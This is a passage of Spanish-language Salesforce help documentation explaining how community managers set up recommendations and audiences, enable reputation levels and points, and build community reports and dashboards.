  Estar designado como traductor

# Personalizar recomendaciones en Comunidades

Cree recomendaciones para dirigir el compromiso para su comunidad, animando los usuarios a ver vídeos, realizar cursos de formación y mucho más. Modifique estas recomendaciones en Gestión de la comunidad, donde puede dirigirse a audiencias específicas y utilizar canales para especificar las ubicaciones de las recomendaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a la página Gestión de comunidad:

- "Gestionar comunidades"

  O BIEN

  "Crear y configurar comunidades"

1. Abra Gestión de comunidad.
2. Seleccione **Recomendaciones** > **Recomendaciones**.
3. Seleccione el canal predeterminado o uno de los canales personalizados.

   Una canal es una forma de agrupar las recomendaciones entre sí de modo que pueda determinar el lugar donde se muestran en la comunidad.

   **Canal predeterminado**

   Las recomendaciones del canal predeterminado aparecen en ubicaciones predefinidas, como directamente en las noticias en tiempo real en la aplicación para navegadores móviles Salesforce1 y en las páginas Inicio y Detalle de pregunta en comunidades que utilizan la versión de Summer '15 o posterior de la plantilla Servicio al cliente (Napili).

   **Canal personalizado**

   Seleccione las páginas donde desee que aparezcan estas recomendaciones. En el Generador de comunidad, agregue el componente Recomendaciones a la página donde desea que aparezca la recomendación. Utilice el editor de propiedades para especificar el canal personalizado con la recomendación.

   Al utilizar un canal personalizado, puede hacer aflorar una recomendación para revisar artículos de Knowledge específicos sobre una página de descripción de productos para guiar a los clientes a más información.

   Si desea cambiar el canal de una recomendación, elimine la recomendación y vuelva a crearla en un canal diferente.
4. Haga clic en **Nuevo**.
5. Cumplimente los siguientes campos:
   - `Nombre`: Introduzca un nombre para la recomendación en Gestión de comunidad. Este nombre no aparece en la comunidad.
   - `Imagen`: Haga clic en **Cargar imagen** para incluir una imagen con su recomendación.
   - `Título`: Opcionalmente, introduzca un texto de encabezado que aparece sobre la imagen.
   - `Descripción`: Introduzca un texto detallado que sugiere lo que pueden hacer los usuarios.
   - `Texto del botón`: Introduzca una etiqueta para el botón en la recomendación.
   - `https://`: Introduzca la URL que abre el botón.

     La dirección URL puede contener variables de contexto para pasar información sobre el usuario que hizo clic en la recomendación y el contexto en el que se hizo clic. Por ejemplo, incluya una variable de contexto `{!userId}` en su dirección URL, `https://www.ejemplo.com/doSurvey?userId={!userId}`. Cuando un usuario hace clic en el botón en la recomendación, Salesforce envía el Id. de ese usuario a su servidor en la solicitud HTTP.

     Las recomendaciones admiten estas variables de contexto.

| Variable de contexto | Descripción |
|---|---|
| `{!actionLinkId}` | El Id. del vínculo de recomendación en el que el usuario hizo clic. |

| Variable de contexto | Descripción |
|---|---|
| `{!actionLinkGroupId}` | El Id. del grupo de vínculos de recomendación que incluye la recomendación en la que el usuario hizo clic. |
| `{!communityId}` | El Id. de la comunidad en la que el usuario hizo clic en la recomendación. El valor para su organización de Salesforce interna es la clave vacía, `"000000000000000000"`. |
| `{!orgId}` | El Id. de la organización en la que el usuario hizo clic en la recomendación. |
| `{!userId}` | El Id. del usuario que hizo clic en la recomendación. |

- `Audiencia`: Seleccione la audiencia para la recomendación. Si no selecciona una audiencia, todos los miembros de la comunidad ven la recomendación.

  Consejo: Para crear una audiencia que aparece en esta lista desplegable, en Gestión de comunidad, seleccione **Recomendaciones** > **Audiencias** y haga clic en **Nuevo**.

- `Activada`: Si está seleccionada, esta recomendación estará activa y aparecerá en comunidades.

  Cuando está desactivada, las recomendaciones que existen en noticias en tiempo real en la aplicación para navegadores móviles Salesforce1 no se eliminan pero no aparecen nuevas recomendaciones. En comunidades que utilizan Summer '15 o una versión posterior de la plantilla Servicio al cliente (Napili), las recomendaciones desactivadas ya no aparecen.

6. Haga clic en **Guardar**.

Consejo: Para eliminar una recomendación, en Gestión de comunidad, seleccione **Recomendaciones** > **Recomendaciones** y haga clic en el nombre de la recomendación. En la parte inferior de los detalles de la recomendación, haga clic en **Eliminar**.

Dirigirse a audiencias de miembros de la comunidad para sus recomendaciones

Cree audiencias de nuevos miembros de la comunidad o utilice la API para gestionar listas personalizadas de miembros de la audiencia.

CONSULTE TAMBIÉN

Actualizar la plantilla de su comunidad

## Dirigirse a audiencias de miembros de la comunidad para sus recomendaciones

Cree audiencias de nuevos miembros de la comunidad o utilice la API para gestionar listas personalizadas de miembros de la audiencia.

1. Abra Gestión de comunidad.
2. Haga clic en **Recomendaciones** > **Audiencias**.
3. Haga clic en **Nuevo**.
4. Cumplimente los siguientes campos.
   - `Nombre`: Introduzca un nombre para la audiencia en Gestión de comunidad.
   - `Tipo de audiencia`
     - Seleccione **Nuevos miembros** para crear una audiencia basada en el tiempo que los usuarios han sido miembros de la comunidad.

       Introduzca el número de días desde el registro para miembros de la audiencia.
     - Seleccione **Lista personalizada** para crear una audiencia basada en los criterios que desee.

       Nota: No puede gestionar la pertenencia a una audiencia para listas personalizadas a través de la interfaz de usuario. Agregue y elimine miembros a través de la API.
5. Haga clic en **Guardar**.

Las audiencias que cree aparecen en la lista desplegable Audiencia cuando cree una recomendación.

Consejo: Para eliminar una audiencia, en Gestión de comunidad, seleccione **Recomendaciones** > **Audiencias** y haga clic en el nombre de la audiencia. En la parte inferior de los detalles de la audiencia, haga clic en **Eliminar**. Si elimina una audiencia que esté asociada con una recomendación, la recomendación se desactiva y la audiencia se establece en el valor predeterminados (Todos los miembros de la comunidad).

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a la página Gestión de comunidad:
- "Gestionar comunidades"

  O BIEN

  "Crear y configurar comunidades"

CONSULTE TAMBIÉN

*Guía del desarrollador de la API de REST de Chatter*

*Guía del desarrollador de Apex*

# Descripción general de la reputación

Su reputación en la comunidad se corresponde directamente con lo activo que sea. Cuanto más publique, comente y comparta, mayor será su nivel de reputación.

Su nivel de reputación aparece en su página de perfil y cuando cualquier usuario pasa el ratón por encima de su nombre. Es visible para otros miembros de la comunidad para que sepan lo influyente que es. Cuando empieza en la comunidad, está en el nivel más bajo. A medida que se vuelve más activo en la comunidad, obtiene puntos y su nivel de reputación aumenta. Los aumentos en los niveles de reputación se publican en sus noticias en tiempo real. Dicho de otro modo, cuando los demás le vean participar y compartir sus conocimientos, su credibilidad e influencia crecerán.

Estas son las acciones predeterminadas que incrementan su nivel de reputación. Puede aumentar su reputación al:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Publicar
- Comentar
- Asignar Me gusta a una publicación o un comentario
- Compartir una publicación
- Que otras personas compartan sus publicaciones
- Que otras personas comenten sus publicaciones
- Que otras personas asignen Me gusta a sus publicaciones o comentarios
- Mencionar a alguien
- Ser mencionado
- Realizar una pregunta
- Responder a una pregunta
- Recibir una respuesta
- Marcar una respuesta como la mejor
- Que otras personas marcan su respuesta como la mejor
- Aprobar a alguien para el conocimiento en un tema
- Ser aprobado para el conocimiento en un tema

Su administrador define las actividades que le ayudan a obtener puntos. También establecen el número de puntos de cada acción.

Habilitación de la reputación en su comunidad

Habilite la reputación en su comunidad para que se reconozca y recompense la participación de los miembros.

Establecimiento de niveles de reputación

Actualice los niveles de reputación predeterminados para que satisfagan las necesidades de su comunidad y ayuden a motivar a sus miembros.

Establecimiento de puntos de reputación

Establezca un sistema de puntos para recompensar la participación de los usuarios en la comunidad.

¿Cómo se calcula la reputación de mi comunidad?

El nivel de reputación de su perfil se calcula basándose en sus puntos totales.

# Habilitación de la reputación en su comunidad

Habilite la reputación en su comunidad para que se reconozca y recompense la participación de los miembros.

Una potente herramienta para un gestor de comunidad es la posibilidad de reconocer miembros en particular por su participación. Los gerentes de comunidades saben que el reconocimiento y un poco de competencia inocua llevan normalmente a miembros más activos. La habilitación de la reputación activa un sistema de puntos predeterminado y un conjunto de niveles de reputación en la comunidad. Un gestor de comunidad puede personalizar las etiquetas y los valores de puntos en la página Gestión de comunidad.

Los miembros empiezan a adquirir puntos al realizar las acciones que tienen asignados valores de puntos. Cuando el miembro supera todos los puntos de un nivel, pasará al nivel superior. Este y los otros miembros de la comunidad verán su nivel de reputación en su perfil y al pasar el ratón por encima de su nombre. Los puntos totales también se muestran en los perfiles de los miembros.

Nota: Cuando habilita la reputación, la influencia de Chatter se elimina de la sección Contribución de la página de perfil.

1. Abra Gestión de comunidad.
2. Haga clic en **Administración** > **Preferencias**.
3. Seleccione **Activar la configuración y la visualización de niveles de reputación**, luego haga clic en **Guardar**.

Cuando activa una reputación, un sistema de puntos predeterminado y un conjunto de niveles de reputación están disponibles en la página Gestión de comunidad. Los puntos de reputación predeterminados son los siguientes:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de Comunidades:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

| Acción | Puntos |
|---|---|
| **Compromiso de la comunidad** | |
| Escribir una publicación | 1 |
| Escribir un comentario | 1 |
| Recibir un comentario | 5 |
| Poner Me gusta en algo | 1 |
| Recibir un Me gusta | 5 |
| Compartir una publicación | 1 |
| Alguien comparte su publicación | 5 |
| Mencionar a alguien | 1<br>Si su publicación contiene más de una @mención, obtendrá un punto por cada @mención. |
| Recibir una mención | 5 |
| **Preguntas y respuestas** | |
| Realice una pregunta | 1 |

| Acción | Puntos |
|---|---|
| Responder a una pregunta | 5 |
| Recibir una respuesta | 5 |
| Marcar una respuesta como la mejor | 5 |
| Se ha marcado su respuesta como la mejor | 20 |
| **Knowledge** | |
| Aprobar a alguien para el conocimiento en un tema | 5 |
| Ser aprobado para el conocimiento en un tema | 20 |

Si su plantilla de comunidad seleccionada no tiene Chatter activado, la sección Reputación no aparecerá en Gestión de comunidad. Para mostrar la sección Reputación, vaya a **Administración** > **Preferencias** y seleccione **Mostrar todos los ajustes en Gestión de comunidad**.

CONSULTE TAMBIÉN

- Establecimiento de niveles de reputación
- Establecimiento de puntos de reputación
- ¿Cómo se calcula la reputación de mi comunidad?

## Establecimiento de niveles de reputación

Actualice los niveles de reputación predeterminados para que satisfagan las necesidades de su comunidad y ayuden a motivar a sus miembros.

Cuando se habilita la reputación para una comunidad, se agregan 10 niveles predeterminados. Puede agregar o eliminar niveles, asignar un nombre a cada nivel y actualizar el intervalo de puntos e imágenes de cada nivel.

Nota: Una comunidad debe tener al menos tres niveles de reputación y puede tener hasta 50.

1. Abra Gestión de comunidad.
2. Haga clic en **Reputación** > **Niveles de reputación**.

   Desde aquí puede hacer lo siguiente:

   - Cargue su propia imagen para cada nivel de reputación. Haga clic en la imagen predeterminada para explorar un archivo de imágenes y cargar una nueva imagen.

     Nota: No puede volver a las imágenes del nivel de reputación predeterminadas desde la interfaz de usuario de Salesforce. Para hacerlo, utilice la API de REST deSalesforce Chatter.

   - Asigne un nombre a cada nivel, como “Principiante”, “Intermedio” y “Experto”. Si no asigna ningún nombre, se utilizará el predeterminado. Por ejemplo, “Nivel 1”, “Nivel 2” o “Nivel 3”.
   - Modifique el intervalo de puntos de un nivel.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para actualizar niveles de reputación:

- “Gestionar comunidades”

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

Cuando actualice el valor más alto del intervalo de puntos de un nivel, el valor más bajo del nivel siguiente se ajustará automáticamente cuando guarde.

- Agregue más niveles haciendo clic en **Agregar un nivel**, situado debajo de la lista de niveles.
- Elimine un nivel haciendo clic en junto al nivel.

3. Haga clic en **Guardar** para aplicar los cambios.

Ahora puede actualizar el sistema de puntos de la comunidad. El sistema de puntos determina cuántos puntos obtiene un usuario cuando realiza determinadas acciones o cuando otros reconocen sus contribuciones comentando o compartiendo sus publicaciones o asignándoles Me gusta. Los aumentos del nivel de reputación se publican en noticias en tiempo real de los miembros.

Puede traducir nombres de nivel de reputación de modo que los miembros de la comunidad internacional puedan ver sus niveles de reputación en el idioma apropiado. En Sistema de traducción, seleccione el componente de configuración `Nivel de reputación` y luego amplíe el nodo junto a su comunidad.

CONSULTE TAMBIÉN

Establecimiento de puntos de reputación

## Establecimiento de puntos de reputación

Establezca un sistema de puntos para recompensar la participación de los usuarios en la comunidad.

Cuando se habilita la reputación para una comunidad, se establece un sistema de puntos predeterminado. Cuando los usuarios realizan las acciones con valores de puntos asignados, sus puntos totales aumentan y empiezan a avanzar hacia el siguiente nivel de reputación.

Nota: Solo los usuarios activos adquieren puntos. Por ejemplo, si a un usuario activo le gusta la publicación de un usuario inactivo, el usuario activo obtiene 1 punto, pero el usuario inactivo no obtiene puntos.

La tabla muestra los eventos predeterminados y los puntos.

| Acción | Puntos |
|---|---|
| **Compromiso de la comunidad** | |
| Escribir una publicación | 1 |
| Escribir un comentario | 1 |
| Recibir un comentario | 5 |
| Poner Me gusta en algo | 1 |
| Recibir un Me gusta | 5 |
| Compartir una publicación | 1 |
| Alguien comparte su publicación | 5 |
| Mencionar a alguien | 1<br>Si su publicación contiene más de una @mención, obtendrá un punto por cada @mención. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para actualizar puntos de reputación:

- "Gestionar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

| Acción | Puntos |
|---|---|
| Recibir una mención | 5 |
| **Preguntas y respuestas** | |
| Realice una pregunta | 1 |
| Responder a una pregunta | 5 |
| Recibir una respuesta | 5 |
| Marcar una respuesta como la mejor | 5 |
| Se ha marcado su respuesta como la mejor | 20 |
| **Knowledge** | |
| Aprobar a alguien para el conocimiento en un tema | 5 |
| Ser aprobado para el conocimiento en un tema | 20 |

No se confundirán las preguntas y las respuestas en las noticias en tiempo real de la comunidad con la funcionalidad Respuestas de Chatter.

Nota: En organizaciones con la reputación activada antes de la versión Winter '15, las acciones asociadas con preguntas y respuestas estarán disponibles con la presentación de la versión y sus valores de puntos predeterminados se establecerán en 0. Los puntos de reputación del usuario existente no se verán afectados por la versión y los usuarios no obtienen puntos de esas acciones hasta que configure valores de puntos para ellos.

1. Abra Gestión de comunidad.
2. Haga clic en **Reputación** > **Puntos de reputación**.
3. Actualice los puntos de cada acción. Si no desea que los usuarios obtengan puntos para una acción determinada, establezca los puntos como *0*.
4. Haga clic en **Guardar**.

Los totales de puntos aparecen en las páginas de perfil debajo de la fotografía. Los totales de puntos son visibles para cualquier persona de la comunidad.

Consejo: Puede actualizar los puntos de reputación para un miembro de la comunidad directamente a través de la API de Salesforce. También puede utilizar desencadenadores de Apex para enviar notificaciones personalizadas basadas en cambios en los puntos de reputación.

CONSULTE TAMBIÉN

Establecimiento de niveles de reputación

# ¿Cómo se calcula la reputación de mi comunidad?

El nivel de reputación de su perfil se calcula basándose en sus puntos totales.

Adquirirá puntos cuando realice actividades a las que su gestor de comunidad haya asignado valores de puntos. También puede ganar puntos si sus publicaciones o comentarios provocan una reacción en otros miembros de la comunidad. Por ejemplo, puede que su gestor de comunidad haya decidido que escribir una publicación le concederá 5 puntos. Si otra persona comparte su publicación, puede que su gestor de comunidad decida que debería obtener 10 puntos, ya que su publicación está influyendo en la contribución por parte de otros.

Nota: Solo los usuarios activos adquieren puntos. Por ejemplo, si a un usuario activo le gusta la publicación de un usuario inactivo, el usuario activo obtiene 1 punto, pero el usuario inactivo no obtiene puntos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los valores de puntos predeterminados son los siguientes. Recuerde que puede que su gestor de comunidad haya personalizado estos valores. Si desea más información, póngase en contacto con su gestor de comunidad.

| Acción | Puntos |
|---|---|
| **Compromiso de la comunidad** | |
| Escribir una publicación | 1 |
| Escribir un comentario | 1 |
| Recibir un comentario | 5 |
| Poner Me gusta en algo | 1 |
| Recibir un Me gusta | 5 |
| Compartir una publicación | 1 |
| Alguien comparte su publicación | 5 |
| Mencionar a alguien | 1<br>Si su publicación contiene más de una @mención, obtendrá un punto por cada @mención. |
| Recibir una mención | 5 |
| **Preguntas y respuestas** | |
| Realice una pregunta | 1 |
| Responder a una pregunta | 5 |
| Recibir una respuesta | 5 |
| Marcar una respuesta como la mejor | 5 |
| Se ha marcado su respuesta como la mejor | 20 |
| **Knowledge** | |
| Aprobar a alguien para el conocimiento en un tema | 5 |

| Acción | Puntos |
| --- | --- |
| Ser aprobado para el conocimiento en un tema | 20 |

CONSULTE TAMBIÉN

Habilitación de la reputación en su comunidad

# Creación de informes de la comunidad

Utilice la creación de informes de la comunidad para ver tendencias a corto y largo plazo de varias áreas de su comunidad. El paquete preconfigurado de AppExchange hace que la creación de informes sea muy sencilla para los gestores de comunidad. También les da la capacidad de crear informes para los miembros de su comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Crear informes acerca de Comunidades con el paquete Paneles y perspectivas

El paquete Gestión de comunidades de Salesforce proporciona a los gestores de comunidades un importante conjunto de iniciación de paneles y informes para realizar un seguimiento de la actividad y participación de la fichas directamente en Gestión de comunidad.

Configurar Gestión de informes para usuarios externos: Crear y modificar informes

Los usuarios de cliente y socio de la comunidad pueden crear y modificar informes en su propia carpeta personal o en una carpeta compartida de forma privada si cuentan con suficientes permisos. Puede otorgar permisos de usuario de cliente y socio para crear y modificar informes a través de sus perfiles o utilizando conjuntos de permisos. Después de otorgar los permisos necesarios, pueden utilizar la herramienta de arrastrar y soltar Generador de informes.

Realizar un seguimiento de la actividad de la comunidad

Crear informes personalizados para realizar un seguimiento del uso, de la moderación y otras actividades de la comunidad.

# Crear informes acerca de Comunidades con el paquete Paneles y perspectivas

El paquete Gestión de comunidades de Salesforce proporciona a los gestores de comunidades un importante conjunto de iniciación de paneles y informes para realizar un seguimiento de la actividad y participación de la fichas directamente en Gestión de comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para instalar paquetes de AppExchange:

- "Descargar paquetes de AppExchange"

Utilice el paquete Gestión de comunidades de Salesforce para:

- Visualice las últimas mediciones y detecte tendencias con rapidez
- Determine qué tan rápido es el crecimiento de su comunidad
- Averigüe quiénes son sus miembros más participativos
- Descubre qué debates despiertan más el interés de personas y grupos
- Identifique áreas en su comunidad que requieren atención
- Realizar acciones inmediatas sobre la actividad reciente con informes de Perspectivas

Nota: Para utilizar los informes de Perspectivas preconfigurados, su comunidad debe utilizar Chatter.

Instale una de las siguientes versiones desde AppExchange:

- Gestión de comunidades de Salesforce (para comunidades con Chatter)
- Gestión de comunidades de Salesforce (para comunidades sin Chatter)

Consejo: Para obtener instrucciones de instalación, información detallada acerca de los informes y actualizar instrucciones, consulte *Información general sobre el paquete de gestión de comunidades de AppExchange*.

Durante la instalación, las carpetas de paneles y informes se instalan automáticamente en su organización interna. También tendrá la opción de proporcionar a los gestores de su comunidad el acceso a los contenidos del paquete de modo que no necesita compartir carpetas de informes y paneles con ellos más adelante. Si no tiene paneles o perspectivas previas asignados en Gestión de comunidad, se le asignan automáticamente durante la instalación.

Una vez instalado el paquete, puede acceder a sus nuevos paneles e informes junto con todos sus otros paneles e informes de Salesforce. Cuando ve los paneles en Gestión de comunidad, se muestran los datos específicos de la comunidad. Después de la instalación, esto es lo que ve en Gestión de comunidad.

| Sección de navegación | Nombre de la página | Descripción | Requiere Chatter |
|---|---|---|---|
| **Paneles** | Inicio | Manténgase informado acerca de suscripciones o actividad recientes. Este panel está asignado a su página de inicio Gestión de comunidad. | |
| | Descripción general | Consulte el estado general de sus comunidades al instante. Informes de tendencias de 90 días muestran el número total de miembros, los nuevos miembros y los inicios de sesión de los miembros. Si tiene Chatter activado, instantáneas de 90 días muestran parámetros de publicaciones y comentarios. | |
| | Actividad | Consulte parámetros acerca de publicaciones, comentarios, contribuyentes diarios exclusivos y qué tipos de miembros están contribuyendo con publicaciones y comentarios. | ✓ |
| | Recomendaciones personalizadas | Vea cómo se están comportando las recomendaciones personalizadas de su comunidad y con qué frecuencia se ven, se hace clic o se cierran las recomendaciones. Puede ver datos para recomendaciones individuales en todos los canales. | ✓ |
| | Archivos | Siga las cargas de contenidos, las descargas, la participación y los creador de contenido. | ✓ |
| | Grupos | Supervise los miembros y la actividad de publicaciones y comentarios en grupos, una de la bases del éxito de la comunidad. | ✓ |
| | Miembros | Mida el crecimiento del número de miembros y vea las estadísticas de inicio de sesión para los últimos 30 días. | |
| | Moderación | Realice un seguimiento del contenido marcado en su comunidad. | ✓ |
| | P & R | Revise estadísticas acerca de preguntas, respuestas y mejores respuestas publicadas en sus grupos. | ✓ |
| | Autoservicio | Consulte estadísticas acerca de preguntas, respuestas y mejores respuestas publicadas en sus perfiles de usuario. Este panel es perfecto para comunidades que utilizan la plantilla Servicio al cliente (Napili). | ✓ |
| | Temas | Consulte estadísticas acerca de temas destacados y de navegación en su comunidad. | ✓ |
| **Participación** | Adopción | Supervise la actividad del miembro y ayude a impulsar la adopción en su comunidad. | ✓ |

| Sección de navegación | Nombre de la página | Descripción | Requiere Chatter |
|---|---|---|---|
| | Participación | Realice un seguimiento de publicaciones y comentarios en grupos y vea qué miembros están realmente implicados en su comunidad. | ✓ |
| | Grupo | Identifique grupos con propietarios desactivados o inactivos y grupos que se han archivados o se archivarán en breve. | ✓ |
| | Temas | Eche un vistazo a la actividad de temas reciente en su comunidad. | ✓ |
| | Archivos | Supervise las cargas y descargas de archivos, incluyendo archivos que reciben muchos comentarios. | ✓ |
| | Autoservicio | Realice un seguimiento de preguntas y respuestas en perfiles de usuario, incluyendo preguntas distribuidas en casos. Esta página de perspectivas es perfecta para comunidades que utilizan la plantilla Servicio al cliente (Napili). | ✓ |
| **Moderación** | Marcado | Realice un seguimiento de publicaciones, archivos, mensajes marcados y contenido marcado por reglas de moderación. | ✓ |
| | Pendiente | Gestione publicaciones pendientes de aprobación. | ✓ |
| | Miembros | Supervise generadores de spam o nuevos miembros. | ✓ |
| | Seguimiento de auditoría | Moderación de auditoría, incluyendo marcas realizadas por usuarios, reglas de moderación y acciones de moderador. | ✓ |

Los informes y paneles incluidos en el paquete son 100% personalizables. Por lo que no tenga miedo de personalizar y cambiar lo que obtiene en el paquete. No herirá nuestros sentimientos. Cuando las versiones más recientes del paquete estén disponibles, podrá actualizar su paquete reinstalándolo. Si ha personalizado cualquiera de los informes y paneles; no tema, sus personalizaciones se mantienen durante la actualización.

CONSULTE TAMBIÉN

- Activar y asignar Perspectivas para gestores de la comunidad
- Activar y asignar paneles para gestores de comunidad
- ¿Cuál es la diferencia entre Perspectivas y paneles?

# Configurar Gestión de informes para usuarios externos: Crear y modificar informes

Los usuarios de cliente y socio de la comunidad pueden crear y modificar informes en su propia carpeta personal o en una carpeta compartida de forma privada si cuentan con suficientes permisos. Puede otorgar permisos de usuario de cliente y socio para crear y modificar informes a través de sus perfiles o utilizando conjuntos de permisos. Después de otorgar los permisos necesarios, pueden utilizar la herramienta de arrastrar y soltar Generador de informes.

**Importante:** Si su organización existía antes de la versión Summer '13, debe primero activar la colaboración mejorada para informes y paneles antes de otorgar permisos de usuarios externos. Consulte Uso compartido de carpeta de análisis.

Para crear, personalizar y eliminar informes, los usuarios externos deben utilizar la herramienta Generador de informes.

La visibilidad de los datos está basada en dos cosas principales: La función de usuario a la que pertenece el cliente o el socio y las reglas de colaboración de su organización. La seguridad a nivel de campo de su organización es respetada, lo que significa que si un campo no es visible para usuarios externos, un usuario de socio o de cliente no lo verá en Generador de informes.

1. Para permitir a los usuarios externos crear y modificar informes, active los permisos "Crear y personalizar informes", "Generador de informes" y "Modificar mis informes" en conjuntos de permisos o perfiles personalizados. Si desea que los usuarios externos exporten datos de informes, otórgueles también el permiso "Exportar informes".

   En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** o **Perfiles**. Asigne los siguientes permisos:

| Permisos de usuarios externos necesarios para crear y modificar informes | |
|---|---|
| Para crear, personalizar y eliminar informes en una carpeta personal: | "Crear y personalizar informes"<br>Y<br>"Generador de informes" |
| Para crear, personalizar y eliminar sus propios informes en una carpeta compartida de forma privada con acceso de Visor: | "Modificar mis informes"<br>Y<br>"Generador de informes" |
| Para exportar datos de informes: | "Exportar informes" |

Puede otorgar permiso para crear y modificar informes a todos los usuarios externos basados en funciones con licencias como Customer Community Plus y Comunidad de socios. También puede otorgar permiso a todas las licencias de portal basadas en funciones heredadas como el Portal de clientes y Socio Oro.

**Nota:**

- Estos permisos no están disponibles para licencias de usuario de gran volumen, como Comunidad de cliente o Portal de clientes de gran volumen, Portal de Service Cloud y Sitio Web autenticado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear conjuntos de permisos o activar permisos personalizados en perfiles:
- "Gestionar perfiles y conjuntos de permisos"

Para asignar un conjunto de permisos a un usuario:
- "Asignación de conjuntos de permisos"


Para compartir una carpeta de informe con usuarios externos:
- acceso a la carpeta de "Gestor" o "Gestionar informes en carpetas públicas"

- Los usuarios externos con licencias de portal antiguas pueden crear y modificar informes en comunidades, pero no en portales.

2. Si desea que los usuarios externos creen o modifiquen informes en una carpeta compartida de forma privada, otórgueles el acceso de "Visor" en la carpeta.

   En la ficha **Informes** en la vista Carpetas, haga clic en junto a la carpeta que desea compartir, luego seleccione **Compartir**.

   Nota: Los usuarios de socio y cliente no pueden crear, modificar o ver informes en la carpeta Informes públicos no archivados.




Dependiendo de los objetos, campos y categorías a los que tienen acceso sus usuarios externos, podrían ver tipos de informe personalizado en la interfaz de usuario al crear un informe. Los tipos de informe personalizados son visibles si un usuario tienen acceso de lectura en cualquier carpeta u objeto incluidos en el tipo de informe personalizado.

CONSULTE TAMBIÉN

Uso compartido de una carpeta de informe o panel

Comparar los niveles de acceso para carpetas de informes y paneles

Limitaciones de paneles e informes de Comunidades

# Realizar un seguimiento de la actividad de la comunidad

Crear informes personalizados para realizar un seguimiento del uso, de la moderación y otras actividades de la comunidad.

Consejo: Recuerde que puede obtener paneles preconfigurados en el paquete de paneles de comunidades de Salesforce disponible para descargar en AppExchange.

Para supervisar el estado de su comunidad, puede crear tipos de informe personalizados y luego crear un informe utilizando ese tipo de informe personalizado. Si desea que los gestores de su comunidad vean su informe en Gestión de comunidad, puede crear o modificar un panel para que incluya su informe y luego asignar el panel actualizado en Gestión de comunidad. Para cambiar la asignación de un panel, haga clic en **Paneles** > **Configuración**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Solo los informes paneles basados en el objeto Redes muestran información específica de la comunidad en la página Gestión de comunidad. El uso de informes basados en el objeto Redes significa que puede crear un informe personalizado y utilizarlo en todas sus comunidades.

Utilice la siguiente tabla para empezar a trabajar con la creación de informes para comunidades:

| Uso de nivel superior | Objeto principal > B (Objeto secundario) > C (Objeto secundario, si procede) | Descripción |
|---|---|---|
| Uso de Chatter | Redes > Mensajes de Chatter | Cree informes en la actividad de mensaje privado en su comunidad.[1] |
| Uso de Chatter | Redes > Revisiones de noticias en tiempo real | Cree informes sobre publicaciones y comentarios que modificaron sus miembros. |
| Uso de Chatter | Redes > Grupos | Cree informes de los grupos en su comunidad. |
| Moderación | Redes > Auditoría de redes | Cree informes de toda la actividad y el historial de moderación en su comunidad.<br>Para realizar un informe acerca de la actividad de moderación en mensajes privados de Chatter, filtre el informe por `Tipo de objeto auditado`(en el objeto Auditorías de red) para que sea igual a `Mensaje de Chatter`. |
| Moderación | Redes > Miembros de red > Auditoría de actividad de red: Moderadores | Cree una lista de miembros en una comunidad que han marcado elementos o moderado un elemento marcado. |
| Moderación | Redes > Miembros de red > Auditoría de actividad de red: Usuario | Cree informes acerca de los miembros de su comunidad cuyos elementos se han marcado, bloqueado o sustituido. |
| Moderación | Redes > Miembros de red > Inicio de sesión de usuario | Cree informes de los miembros inmovilizados en su comunidad. |
| Moderación | Redes > Moderaciones de redes > Documentos de contenido<br>Redes > Moderaciones de redes > Publicaciones de noticias en tiempo real<br>Redes > Moderaciones de redes > Comentarios de noticias en tiempo real<br>Redes > Moderaciones de redes > Mensajes privados | Cree informes sobre contenidos que estén marcados actualmente en su comunidad. Estos informes permiten ver el contenido real de la etiqueta marcada. Por ejemplo, puede ver el contenido de un mensaje privado marcado para determinar fácilmente si el mensaje es spam. |
| Moderación | Redes > Entidades de noticias en tiempo real no publicadas > Publicaciones de noticias en tiempo real | Cree un informe sobre publicaciones que están pendientes de revisión y aprobación. |
| Actividad pública | Redes > Mediciones diarias del uso público de la red | Cree informes acerca de los visitantes exclusivos y las vistas diarias de la página pública de comunidad. |
| Recomendaciones | Redes > Medición de recomendación | Cree informes sobre el uso de recomendaciones personalizadas en su comunidad. |

| Uso de nivel superior | Objeto principal > B (Objeto secundario) > C (Objeto secundario, si procede) | Descripción |
|---|---|---|
